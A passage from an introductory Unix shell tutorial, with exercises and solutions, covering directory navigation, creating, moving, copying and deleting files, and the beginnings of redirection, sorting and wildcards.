$ cd data-shell
```

```
-bash: cd: data-shell: No such file or directory
```

But we get an error! Why is this?

With our methods so far, `cd` can only see sub-directories inside your current directory. There are different ways to see directories above your current location; we'll start with the simplest.

There is a shortcut in the shell to move up one directory level that looks like this:

```
$ cd ..
```

`..` is a special directory name meaning "the directory containing this one", or more succinctly, the **parent** of the current directory. Sure enough, if we run `pwd` after running `cd ..`, we're back in `/Users/nelle/Desktop/data-shell`:

```
$ pwd
```

```
/Users/nelle/Desktop/data-shell
```

The special directory `..` doesn't usually show up when we run `ls`. If we want to display it, we can give `ls` the `-a` flag:

```
$ ls -F -a
```

```
./                creatures/          notes.txt
../               data/               pizza.cfg
.bash_profile     molecules/          solar.pdf
Desktop/          north-pacific-gyre/ writing/
```

`-a` stands for "show all"; it forces `ls` to show us file and directory names that begin with `.`, such as `..` (which, if we're in `/Users/nelle`, refers to the `/Users` directory) As you can see, it also displays another special directory that's just called `.`, which means "the current working directory". It may seem redundant to have a name for it, but we'll see some uses for it soon.

Note that in most command line tools, multiple arguments can be combined with a single `-` and no spaces between the arguments: `ls -F -a` is equivalent to `ls -Fa`.

Other Hidden Files

In addition to the hidden directories `..` and `.`, you may also see a file called `.bash_profile`. This file usually contains shell configuration settings. You may also see other files and directories beginning with `.`. These are usually files and directories that are used to configure different programs on your computer. The prefix `.` is used to prevent these configuration files from cluttering the terminal when a standard `ls` command is used.

Orthogonality

The special names `.` and `..` don't belong to `cd`; they are interpreted the same way by every program. For example, if we are in `/Users/nelle/data`, the command `ls ..` will give us a listing of `/Users/nelle`. When the meanings of the parts are the same no matter how they're combined, programmers say they are **orthogonal**: Orthogonal systems tend to be easier for people to learn because there are fewer special cases and exceptions to keep track of.

These then, are the basic commands for navigating the filesystem on your computer: `pwd`, `ls` and `cd`. Let's explore some variations on those commands. What happens if you type `cd` on its own, without giving a directory?

```
$ cd
```

How can you check what happened? `pwd` gives us the answer!

```
$ pwd
```

```
/Users/nelle
```

It turns out that `cd` without an argument will return you to your home directory, which is great if you've gotten lost in your own

filesystem.

Let's try returning to the `data` directory from before. Last time, we used three commands, but we can actually string together the list of directories to move to `data` in one step:

```
$ cd Desktop/data-shell/data
```

Check that we've moved to the right place by running `pwd` and `ls -F`

If we want to move up one level from the data directory, we could use `cd ..`. But there is another way to move to any directory, regardless of your current location.

So far, when specifying directory names, or even a directory path (as above), we have been using **relative paths**. When you use a relative path with a command like `ls` or `cd`, it tries to find that location from where we are, rather than from the root of the file system.

However, it is possible to specify the **absolute path** to a directory by including its entire path from the root directory, which is indicated by a leading slash. The leading `/` tells the computer to follow the path from the root of the file system, so it always refers to exactly one directory, no matter where we are when we run the command.

This allows us to move to our `data-shell` directory from anywhere on the filesystem (including from inside `data`). To find the absolute path we're looking for, we can use `pwd` and then extract the piece we need to move to `data-shell`.

```
$ pwd
```

```
/Users/nelle/Desktop/data-shell/data
```

```
$ cd /Users/nelle/Desktop/data-shell
```

Run `pwd` and `ls -F` to ensure that we're in the directory we expect.

Two More Shortcuts

The shell interprets the character `~` (tilde) at the start of a path to mean "the current user's home directory". For example, if Nelle's home directory is `/Users/nelle`, then `~/data` is equivalent to `/Users/nelle/data`. This only works if it is the first character in the path: `here/there/~/elsewhere` is *not* `here/there/Users/nelle/elsewhere`.

Another shortcut is the `-` (dash) character. `cd` will translate `-` into *the previous directory I was in*, which is faster than having to remember, then type, the full path. This is a *very* efficient way of moving back and forth between directories. The difference between `cd ..` and `cd -` is that the former brings you *up*, while the latter brings you *back*. You can think of it as the *Last Channel* button on a TV remote.

Nelle's Pipeline: Organizing Files

Knowing just this much about files and directories, Nelle is ready to organize the files that the protein assay machine will create. First, she creates a directory called `north-pacific-gyre` (to remind herself where the data came from). Inside that, she creates a directory called `2012-07-03`, which is the date she started processing the samples. She used to use names like `conference-paper` and `revised-results`, but she found them hard to understand after a couple of years. (The final straw was when she found herself creating a directory called `revised-revised-results-3`.)

Sorting Output

Nelle names her directories "year-month-day", with leading zeroes for months and days, because the shell displays file and directory names in alphabetical order. If she used month names, December would come before July; if she didn't use leading zeroes, November ('11') would come before July ('7'). Similarly, putting the year first means that June 2012 will come before June 2013.

Each of her physical samples is labelled according to her lab's convention with a unique ten-character ID, such as "NENE01729A". This is what she used in her collection log to record the location, time, depth, and other characteristics of the sample, so she decides to use it as part of each data file's name. Since the assay machine's output is plain text, she will call her files `NENE01729A.txt`, `NENE01812A.txt`, and so on. All 1520 files will go into the same directory.

Now in her current directory `data-shell`, Nelle can see what files she has using the command:

```
$ ls north-pacific-gyre/2012-07-03/
```

This is a lot to type, but she can let the shell do most of the work through what is called **tab completion**. If she types:

```
$ ls nor
```

and then presses tab (the tab key on her keyboard), the shell automatically completes the directory name for her:

```
$ ls north-pacific-gyre/
```

If she presses tab again, Bash will add `2012-07-03/` to the command, since it's the only possible completion. Pressing tab again does nothing, since there are 19 possibilities; pressing tab twice brings up a list of all the files, and so on. This is called **tab completion**, and we will see it in many other tools as we go on.

Absolute vs Relative Paths

Starting from `/Users/amanda/data/`, which of the following commands could Amanda use to navigate to her home directory, which is `/Users/amanda`?

1. `cd .`
2. `cd /`
3. `cd /home/amanda`
4. `cd ../..`
5. `cd ~`
6. `cd home`
7. `cd ~/data/..`
8. `cd`
9. `cd ..`

Solution


1. No: `.` stands for the current directory.
2. No: `/` stands for the root directory.
3. No: Amanda's home directory is `/Users/amanda`.
4. No: this goes up two levels, i.e. ends in `/Users`.
5. Yes: `~` stands for the user's home directory, in this case `/Users/amanda`.
6. No: this would navigate into a directory `home` in the current directory if it exists.

7. Yes: unnecessarily complicated, but correct.
8. Yes: shortcut to go back to the user's home directory.
9. Yes: goes up one level.

Relative Path Resolution

Using the filesystem diagram below, if `pwd` displays `/Users/thing`, what will `ls -F ../backup` display?

1. `../backup: No such file or directory`
2. `2012-12-01 2013-01-08 2013-01-27`
3. `2012-12-01/ 2013-01-08/ 2013-01-27/`
4. `original/ pnas_final/ pnas_sub/`



Solution

1. No: there *is* a directory `backup` in `/Users`.
2. No: this is the content of `Users/thing/backup`, but with `..` we asked for one level further up.
3. No: see previous explanation.
4. Yes: `../backup/` refers to `/Users/backup/`.

`ls` Reading Comprehension

Assuming a directory structure as in the above Figure (File System for Challenge Questions), if `pwd` displays `/Users/backup`, and `-r` tells `ls` to display things in reverse order, what command will display:

```
pnas_sub/ pnas_final/ original/
```

1. `ls pwd`
2. `ls -r -F`
3. `ls -r -F /Users/backup`
4. Either #2 or #3 above, but not #1.

Solution

1. No: `pwd` is not the name of a directory.
2. Yes: `ls` without directory argument lists files and directories in the current directory.
3. Yes: uses the absolute path explicitly.
4. Correct: see explanations above.

Exploring More `ls` Flags

What does the command `ls` do when used with the `-l` and `-h` flags?

Some of its output is about properties that we do not cover in this lesson (such as file permissions and ownership), but the rest should be useful nevertheless.

Solution

The `-l` flag makes `ls` use a **l**ong listing format, showing not only the file/directory names but also additional information such as the file size and the time of its last modification. The `-h` flag makes the file size "**h**uman readable", i.e. display something like `5.3K` instead of `5369`.

Listing Recursively and By Time

The command `ls -R` lists the contents of directories recursively, i.e., lists their sub-directories, sub-sub-directories, and so on in alphabetical order at each level. The command `ls -t` lists things by time of last change, with most recently changed files or directories first. In what order does `ls -R -t` display things? Hint: `ls -l` uses a long listing format to view timestamps.

Solution

The directories are listed alphabetical at each level, the files/directories in each directory are sorted by time of last change.

Key Points

- The file system is responsible for managing information on the disk.
- Information is stored in files, which are stored in directories (folders).
- Directories can also store other directories, which forms a directory tree.
- `cd path` changes the current working directory.
- `ls path` prints a listing of a specific file or directory; `ls` on its own lists the current working directory.
- `pwd` prints the user's current working directory.
- `whoami` shows the user's current identity.
- `/` on its own is the root directory of the whole file system.
- A relative path specifies a location starting from the current location.
- An absolute path specifies a location from the root of the file system.
- Directory names in a path are separated with `/` on Unix, but `\\\\` on Windows.
- `..` means 'the directory above the current one'; `.` on its own means 'the current directory'.
- Most files' names are `something.extension`. The extension isn't required, and doesn't guarantee anything, but is normally used to indicate the type of data in the file.
- Most commands take options (flags) which begin with a `-`.

Working With Files and Directories

Learning Objectives

- Create a directory hierarchy that matches a given diagram.
- Create files in that hierarchy using an editor or by copying and renaming existing files.
- Display the contents of a directory using the command line.
- Delete specified files and/or directories.
- The shell does not have a trash bin: once something is deleted, it's really gone.
- Depending on the type of work you do, you may need a more powerful text editor than Nano.

We now know how to explore files and directories, but how do we create them in the first place? Let's go back to our `data-shell` directory on the Desktop and use `ls -F` to see what it contains:

```
$ pwd
```

```
/Users/nelle/Desktop/data-shell
```

```
$ ls -F
```

```
creatures/  molecules/          pizza.cfg
data/       north-pacific-gyre/ solar.pdf
Desktop/    notes.txt           writing/
```

Let's create a new directory called `thesis` using the command `mkdir thesis` (which has no output):

```
$ mkdir thesis
```

As you might guess from its name, `mkdir` means "make directory". Since `thesis` is a relative path (i.e., doesn't have a leading slash), the new directory is created in the current working directory:

```
$ ls -F
```

```
creatures/  north-pacific-gyre/  thesis/
data/       notes.txt            writing/
Desktop/    pizza.cfg
molecules/  solar.pdf
```

Two ways of doing the same thing

Using the shell to create a directory is no different than using a file explorer. If you open the current directory using your operating system's graphical file explorer, the `thesis` directory will appear there too. While they are two different ways of interacting with the files, the files and directories themselves are the same.

Good names for files and directories

Complicated names of files and directories can make your life painful when working on the command line. Here we provide a few useful tips for the names of your files.

1. Don't use whitespaces.

   Whitespaces can make a name more meaningful but since whitespace is used to break arguments on the command line is better to avoid them in names of files and directories. You can use `-` or `_` instead of whitespace.

2. Don't begin the name with `-` (dash).

   Commands treat names starting with `-` as options.

3. Stick with letters, numbers, `.` (period), `-` (dash) and `_` (underscore).

   Many other characters have special meanings on the command line. We will learn about some of these during this lesson. There are special characters that can cause your command to not work as expected and can even result in data loss.

If you need to refer to names of files or directories that have whitespace or another non-alphanumeric character, you should surround the name in quotes (`""`).

Since we've just created the `thesis` directory, there's nothing in it yet:

```
$ ls -F thesis
```

Let's change our working directory to `thesis` using `cd` , then run a text editor called Nano to create a file called `draft.txt` :


```
$ cd thesis
$ nano draft.txt
```

Which Editor?

When we say, " `nano` is a text editor," we really do mean "text": it can only work with plain character data, not tables, images, or any other human-friendly media. We use it in examples because it is one of the least complex text editors. However, because of this trait, it may not be powerful enough or flexible enough for the work you need to do after this workshop. On Unix systems (such as Linux and Mac OS X), many programmers use Emacs or Vim (both of which require more time to learn), or a graphical editor such as Gedit. On Windows, you may wish to use Notepad++. Windows also has a built-in editor called `notepad` that can be run from the command line in the same way as `nano` for the purposes of this lesson.

No matter what editor you use, you will need to know where it searches for and saves files. If you start it from the shell, it will (probably) use your current working directory as its default location. If you use your computer's start menu, it may want to save files in your desktop or documents directory instead. You can change this by navigating to another directory the first time you "Save As..."

Let's type in a few lines of text. Once we're happy with our text, we can press `Ctrl-O` (press the Ctrl or Control key and, while holding it down, press the O key) to write our data to disk (we'll be asked what file we want to save this to: press Return to accept the suggested default of `draft.txt`).



Once our file is saved, we can use `Ctrl-X` to quit the editor and return to the shell.

Control, Ctrl, or ^ Key

The Control key is also called the "Ctrl" key. There are various ways in which using the Control key may be described. For example, you may see an instruction to press the Control key and, while holding it down, press the X key, described as any of:

- `Control-X`
- `Control+X`
- `Ctrl-X`
- `Ctrl+X`
- `^X`
- `C-x`

In nano, along the bottom of the screen you'll see `^G Get Help ^O WriteOut` . This means that you can use `Control-G` to get help and `Control-O` to save your file.

`nano` doesn't leave any output on the screen after it exits, but `ls` now shows that we have created a file called `draft.txt` :

```
$ ls
```

```
draft.txt
```

Let's tidy up by running `rm draft.txt` :

```
$ rm draft.txt
```

This command removes files (`rm` is short for "remove"). If we run `ls` again, its output is empty once more, which tells us that our file is gone:

```
$ ls
```

Deleting Is Forever

The Unix shell doesn't have a trash bin that we can recover deleted files from (though most graphical interfaces to Unix do). Instead, when we delete files, they are unhooked from the file system so that their storage space on disk can be recycled. Tools for finding and recovering deleted files do exist, but there's no guarantee they'll work in any particular situation, since the computer may recycle

the file's disk space right away.

Let's re-create that file and then move up one directory to `/Users/nelle/Desktop/data-shell` using `cd ..`:

```
$ pwd
```

```
/Users/nelle/Desktop/data-shell/thesis
```

```
$ nano draft.txt
$ ls
```

```
draft.txt
```

```
$ cd ..
```

If we try to remove the entire `thesis` directory using `rm thesis`, we get an error message:

```
$ rm thesis
```

```
rm: cannot remove `thesis': Is a directory
```

This happens because `rm` by default only works on files, not directories.

To really get rid of `thesis` we must also delete the file `draft.txt`. We can do this with the recursive option for `rm`:

```
$ rm -r thesis
```

With Great Power Comes Great Responsibility

Removing the files in a directory recursively can be very dangerous operation. If we're concerned about what we might be deleting we can add the "interactive" flag `-i` to `rm` which will ask us for confirmation before each step

```
$ rm -r -i thesis
rm: descend into directory ‘thesis’? y
rm: remove regular file ‘thesis/draft.txt’? y
rm: remove directory ‘thesis’? y
```

This removes everything in the directory, then the directory itself, asking at each step for you to confirm the deletion.

Let's create that directory and file one more time. (Note that this time we're running `nano` with the path `thesis/draft.txt`, rather than going into the `thesis` directory and running `nano` on `draft.txt` there.)

```
$ pwd
```

```
/Users/nelle/Desktop/data-shell
```

```
$ mkdir thesis
$ nano thesis/draft.txt
$ ls thesis
```

```
draft.txt
```

`draft.txt` isn't a particularly informative name, so let's change the file's name using `mv`, which is short for "move":

```
$ mv thesis/draft.txt thesis/quotes.txt
```

The first argument tells `mv` what we're "moving", while the second is where it's to go. In this case, we're moving `thesis/draft.txt` to `thesis/quotes.txt`, which has the same effect as renaming the file. Sure enough, `ls` shows us that `thesis` now contains one file called `quotes.txt`:

```
$ ls thesis
```

```
quotes.txt
```

One has to be careful when specifying the target file name, since `mv` will silently overwrite any existing file with the same name, which could lead to data loss. An additional flag, `mv -i` (or `mv --interactive`), can be used to make `mv` ask you for confirmation before overwriting.

Just for the sake of consistency, `mv` also works on directories

Let's move `quotes.txt` into the current working directory. We use `mv` once again, but this time we'll just use the name of a directory as the second argument to tell `mv` that we want to keep the filename, but put the file somewhere new. (This is why the command is called "move".) In this case, the directory name we use is the special directory name `.` that we mentioned earlier.

```
$ mv thesis/quotes.txt .
```

The effect is to move the file from the directory it was in to the current working directory. `ls` now shows us that `thesis` is empty:

```
$ ls thesis
```

Further, `ls` with a filename or directory name as an argument only lists that file or directory. We can use this to see that `quotes.txt` is still in our current directory:

```
$ ls quotes.txt
```

```
quotes.txt
```

The `cp` command works very much like `mv`, except it copies a file instead of moving it. We can check that it did the right thing using `ls` with two paths as arguments --- like most Unix commands, `ls` can be given multiple paths at once:

```
$ cp quotes.txt thesis/quotations.txt
$ ls quotes.txt thesis/quotations.txt
```

```
quotes.txt   thesis/quotations.txt
```

To prove that we made a copy, let's delete the `quotes.txt` file in the current directory and then run that same `ls` again.

```
$ rm quotes.txt
$ ls quotes.txt thesis/quotations.txt
```

```
ls: cannot access quotes.txt: No such file or directory
thesis/quotations.txt
```

This time it tells us that it can't find `quotes.txt` in the current directory, but it does find the copy in `thesis` that we didn't delete.

What's In A Name?

You may have noticed that all of Nelle's files' names are "something dot something", and in this part of the lesson, we always used the extension `.txt`. This is just a convention: we can call a file `mythesis` or almost anything else we want. However, most people use two-part names most of the time to help them (and their programs) tell different kinds of files apart. The second part of such a name is called the **filename extension**, and indicates what type of data the file holds: `.txt` signals a plain text file, `.pdf` indicates a PDF document, `.cfg` is a configuration file full of parameters for some program or other, `.png` is a PNG image, and so on.

This is just a convention, albeit an important one. Files contain bytes: it's up to us and our programs to interpret those bytes according to the rules for plain text files, PDF documents, configuration files, images, and so on.

Naming a PNG image of a whale as `whale.mp3` doesn't somehow magically turn it into a recording of whalesong, though it *might* cause the operating system to try to open it with a music player when someone double-clicks it.

Renaming Files

Suppose that you created a `.txt` file in your current directory to contain a list of the statistical tests you will need to do to analyze your data, and named it: `statstics.txt`

After creating and saving this file you realize you misspelled the filename! You want to correct the mistake, which of the following commands could you use to do so?

1. `cp statstics.txt statistics.txt`
2. `mv statstics.txt statistics.txt`
3. `mv statstics.txt .`
4. `cp statstics.txt .`

Solution

1. No. While this would create a file with the correct name, the incorrectly named file still exists in the directory and would need to be deleted.
2. Yes, this would work to rename the file.
3. No, the period(.) indicates where to move the file, but does not provide a new file name; identical file names cannot be created.
4. No, the period(.) indicates where to copy the file, but does not provide a new file name; identical file names cannot be created.

Moving and Copying

What is the output of the closing `ls` command in the sequence shown below?

```
$ pwd
```

```
/Users/jamie/data
```

```
$ ls
```

```
proteins.dat
```

```
$ mkdir recombine
$ mv proteins.dat recombine
$ cp recombine/proteins.dat ../proteins-saved.dat
$ ls
```

1. `proteins-saved.dat recombine`
2. `recombine`
3. `proteins.dat recombine`
4. `proteins-saved.dat`

Solution

We start in the `/Users/jamie/data` directory, and create a new folder called `recombine`. The second line moves (`mv`) the file `proteins.dat` to the new folder (`recombine`). The third line makes a copy of the file we just moved. The tricky part here is where the file was copied to. Recall that `..` means "go up a level", so the copied file is now in `/Users/jamie` . Notice that `..` is interpreted with respect to the current working directory, **not** with respect to the location of the file being copied. So, the only thing that will show using ls (in `/Users/jamie/data`) is the recombine folder.

1. No, see explanation above. `proteins-saved.dat` is located at `/Users/jamie`
2. Yes
3. No, see explanation above. `proteins.dat` is located at `/Users/jamie/data/recombine`
4. No, see explanation above. `proteins-saved.dat` is located at `/Users/jamie`

Organizing Directories and Files

Jamie is working on a project and she sees that her files aren't very well organized:

```
$ ls -F
```

```
analyzed/  fructose.dat    raw/   sucrose.dat
```

The `fructose.dat` and `sucrose.dat` files contain output from her data analysis. What command(s) covered in this lesson does she need to run so that the commands below will produce the output shown?

```
$ ls -F
```

```
analyzed/   raw/
```

```
$ ls analyzed
```

```
fructose.dat    sucrose.dat
```

Solution

```
mv *.dat analyzed
```

{: .bash} Jamie needs to move her files `fructose.dat` and `sucrose.dat` to the `analyzed` directory. The shell will expand *.dat to match all .dat files in the current directory. The `mv` command then moves the list of .dat files to the "analyzed" directory.

Copy with Multiple Filenames

For this exercise, you can test the commands in the `data-shell/data directory`.

In the example below, what does `cp` do when given several filenames and a directory name?

```
$ mkdir backup
$ cp amino-acids.txt animals.txt backup/
```

In the example below, what does `cp` do when given three or more file names?

```
$ ls -F
```

```
amino-acids.txt  animals.txt  backup/  elements/  morse.txt  pdb/  planets.txt  salmon.txt  sunspot.txt
```

```
$ cp amino-acids.txt animals.txt morse.txt
```

Solution

If given more than one file name followed by a directory name (i.e. the destination directory must be the last argument), `cp` copies the files to the named directory.

If given three file names, `cp` throws an error because it is expecting a directory name as the last argument.

```
cp: target ‘morse.txt’ is not a directory
```

{: .output}

Listing Recursively and By Time

The command `ls -R` lists the contents of directories recursively, i.e., lists their sub-directories, sub-sub-directories, and so on in alphabetical order at each level. The command `ls -t` lists things by time of last change, with most recently changed files or directories first. In what order does `ls -R -t` display things?

Solution

The command `ls -R -t` displays the directories recursively in chronological order at each level, and the files in each directory are displayed chronologically.

Creating Files a Different Way

We have seen how to create text files using the `nano` editor. Now, try the following command in your home directory:

```
$ cd                # go to your home directory
$ touch my_file.txt
```

1. What did the touch command do? When you look at your home directory using the GUI file explorer, does the file show up?
2. Use `ls -l` to inspect the files. How large is `my_file.txt` ?
3. When might you want to create a file this way?

Solution

1. The touch command generates a new file called 'my_file.txt' in your home directory. If you are in your home directory, you can observe this newly generated file by typing 'ls' at the command line prompt. 'my_file.txt' can also be viewed in your GUI file explorer.
2. When you inspect the file with 'ls -l', note that the size of 'my_file.txt' is 0kb. In other words, it contains no data. If you open 'my_file.txt' using your text editor it is blank.
3. Some programs do not generate output files themselves, but instead require that empty files have already been generated. When the program is run, it searches for an existing file to populate with its output. The touch command allows you to efficiently generate a blank text file to be used by such programs.

Moving to the Current Folder

After running the following commands, Jamie realizes that she put the files `sucrose.dat` and `maltose.dat` into the wrong folder:

```
$ ls -F
raw/ analyzed/
$ ls -F analyzed
fructose.dat glucose.dat maltose.dat sucrose.dat
$ cd raw/
```

Fill in the blanks to move these files to the current folder (i.e., the one she is currently in):

```
$ mv ___/sucrose.dat  ___/maltose.dat ___
```

Solution

```
$ mv ../analyzed/sucrose.dat ../analyzed/maltose.dat .
```

{: .bash} Recall that `..` refers to the parent directory (i.e. one above the current directory) and that `.` refers to the current directory.

Using `rm` Safely

What happens when we type `rm -i thesis/quotations.txt` ? Why would we want this protection when using `rm` ?

Solution

```
$ rm: remove regular file 'thesis/quotations.txt'?
```

{: .bash} The -i option will prompt before every removal. The Unix shell doesn't have a trash bin, so all the files removed will disappear forever. By using the -i flag, we have the chance to check that we are deleting only the files that we want to remove.

Copy a folder structure sans files

You're starting a new experiment, and would like to duplicate the file structure from your previous experiment without the data files so you can add new data.

Assume that the file structure is in a folder called '2016-05-18-data', which contains a `data` folder that in turn contains folders named `raw` and `processed` that contain data files. The goal is to copy the file structure of the `2016-05-18-data` folder into a folder called `2016-05-20-data` and remove the data files from the directory you just created.

Which of the following set of commands would achieve this objective? What would the other commands do?

```
$ cp -r 2016-05-18-data/ 2016-05-20-data/
$ rm 2016-05-20-data/raw/*
$ rm 2016-05-20-data/processed/*
```

```
$ rm 2016-05-20-data/raw/*
$ rm 2016-05-20-data/processed/*
$ cp -r 2016-05-18-data/ 2016-5-20-data/
```

```
$ cp -r 2016-05-18-data/ 2016-05-20-data/
$ rm -r -i 2016-05-20-data/
```

Solution

The first set of commands achieves this objective. First we have a recursive copy of a data folder. Then two `rm` commands which remove all files in the specified directories. The shell expands the '*' wild card to match all files and subdirectories.

The second set of commands have the wrong order: attempting to delete files which haven't yet been copied, followed by the recursive copy command which would copy them.

The third set of commands would achieve the objective, but in a time-consuming way: the first command copies the directory recursively, but the second command deletes interactively, prompting for confirmation for each file and directory.

Key Points

- `cp old new` copies a file.
- `mkdir path` creates a new directory.
- `mv old new` moves (renames) a file or directory.
- `rm path` removes (deletes) a file.
- Use of the Control key may be described in many ways, including `Ctrl-X`, `Control-X`, and `^X`.

Pipes and Filters

Learning Objectives

- Redirect a command's output to a file.
- Process a file instead of keyboard input using redirection.
- Construct command pipelines with two or more stages.
- Explain what usually happens if a program or pipeline isn't given any input to process.
- Explain Unix's 'small pieces, loosely joined' philosophy.
- `first | second` is a pipeline: the output of the first command is used as the input to the second.
- The best way to use the shell is to use pipes to combine simple single-purpose programs (filters).

Now that we know a few basic commands, we can finally look at the shell's most powerful feature: the ease with which it lets us combine existing programs in new ways. We'll start with a directory called `molecules` that contains six files describing some simple organic molecules. The `.pdb` extension indicates that these files are in Protein Data Bank format, a simple text format that specifies the type and position of each atom in the molecule.

```
$ ls molecules
```

```
cubane.pdb    ethane.pdb    methane.pdb
octane.pdb    pentane.pdb   propane.pdb
```

Let's go into that directory with `cd` and run the command `wc *.pdb`. `wc` is the "word count" command: it counts the number of lines, words, and characters in files. The `*` in `*.pdb` matches zero or more characters, so the shell turns `*.pdb` into a list of all `.pdb` files in the current directory:

```
$ cd molecules
$ wc *.pdb
```

```
  20  156 1158 cubane.pdb
  12   84  622 ethane.pdb
   9   57  422 methane.pdb
  30  246 1828 octane.pdb
  21  165 1226 pentane.pdb
  15  111  825 propane.pdb
 107  819 6081 total
```

Wildcards

`*` is a **wildcard**. It matches zero or more characters, so `*.pdb` matches `ethane.pdb`, `propane.pdb`, and every file that ends with '.pdb'. On the other hand, `p*.pdb` only matches `pentane.pdb` and `propane.pdb`, because the 'p' at the front only matches filenames that begin with the letter 'p'.

`?` is also a wildcard, but it only matches a single character. This means that `p?.pdb` would match `pi.pdb` or `p5.pdb` (if we had these two files in the `molecules` directory), but not `propane.pdb`. We can use any number of wildcards at a time: for example, `p*.p?*` matches anything that starts with a 'p' and ends with '.', 'p', and at least one more character (since the `?` has to match one character, and the final `*` can match any number of characters). Thus, `p*.p?*` would match `preferred.practice`, and even

`p.pi` (since the first `*` can match no characters at all), but not `quality.practice` (doesn't start with 'p') or `preferred.p` (there isn't at least one character after the '.p').

When the shell sees a wildcard, it expands the wildcard to create a list of matching filenames *before* running the command that was asked for. As an exception, if a wildcard expression does not match any file, Bash will pass the expression as an argument to the command as it is. For example typing `ls *.pdf` in the `molecules` directory (which contains only files with names ending with `.pdb`) results in an error message that there is no file called `*.pdf`. However, generally commands like `wc` and `ls` see the lists of file names matching these expressions, but not the wildcards themselves. It is the shell, not the other programs, that deals with expanding wildcards, and this is another example of orthogonal design.

Using Wildcards

When run in the `molecules` directory, which `ls` command(s) will produce this output?

```
ethane.pdb methane.pdb
```

1. `ls *t*ane.pdb`
2. `ls *t?ne.*`
3. `ls *t??ne.pdb`
4. `ls ethane.*`

Solution

> The solution is `3.`
>
> `1.` shows all files that contain any number and combination of characters, followed by the letter `t`, another single character, and end with `ane.pdb`. This includes `octane.pdb` and `pentane.pdb`.
>
> `2.` shows all files containing any number and combination of characters, `t`, another single character, `ne.` followed by any number and combination of characters. This will give us `octane.pdb` and `pentane.pdb` but doesn't match anything which ends in `thane.pdb`.
>
> `3.` fixes the problems of option 2 by matching two characters between `t` and `ne`. This is the solution.
>
> `4.` only shows files starting with `ethane.`.

If we run `wc -l` instead of just `wc`, the output shows only the number of lines per file:

```
$ wc -l *.pdb
```

```
  20  cubane.pdb
  12  ethane.pdb
   9  methane.pdb
  30  octane.pdb
  21  pentane.pdb
  15  propane.pdb
 107  total
```

We can also use `-w` to get only the number of words, or `-c` to get only the number of characters.

Which of these files is shortest? It's an easy question to answer when there are only six files, but what if there were 6000? Our first step

toward a solution is to run the command:

```
$ wc -l *.pdb > lengths.txt
```

The greater than symbol, `>`, tells the shell to **redirect** the command's output to a file instead of printing it to the screen. (This is why there is no screen output: everything that `wc` would have printed has gone into the file `lengths.txt` instead.) The shell will create the file if it doesn't exist. If the file exists, it will be silently overwritten, which may lead to data loss and thus requires some caution. `ls lengths.txt` confirms that the file exists:

```
$ ls lengths.txt
```

```
lengths.txt
```

We can now send the content of `lengths.txt` to the screen using `cat lengths.txt`. `cat` stands for "concatenate": it prints the contents of files one after another. There's only one file in this case, so `cat` just shows us what it contains:

```
$ cat lengths.txt
```

```
  20  cubane.pdb
  12  ethane.pdb
   9  methane.pdb
  30  octane.pdb
  21  pentane.pdb
  15  propane.pdb
 107  total
```

Output Page by Page

We'll continue to use `cat` in this lesson, for convenience and consistency, but it has the disadvantage that it always dumps the whole file onto your screen. More useful in practice is the command `less`, which you use with `$ less lengths.txt`. This displays a screenful of the file, and then stops. You can go forward one screenful by pressing the spacebar, or back one by pressing `b`. Press `q` to quit.

Now let's use the `sort` command to sort its contents. We will also use the `-n` flag to specify that the sort is numerical instead of alphabetical. This does *not* change the file; instead, it sends the sorted result to the screen:

```
$ sort -n lengths.txt
```

```
  9  methane.pdb
 12  ethane.pdb
 15  propane.pdb
 20  cubane.pdb
 21  pentane.pdb
 30  octane.pdb
107  total
```

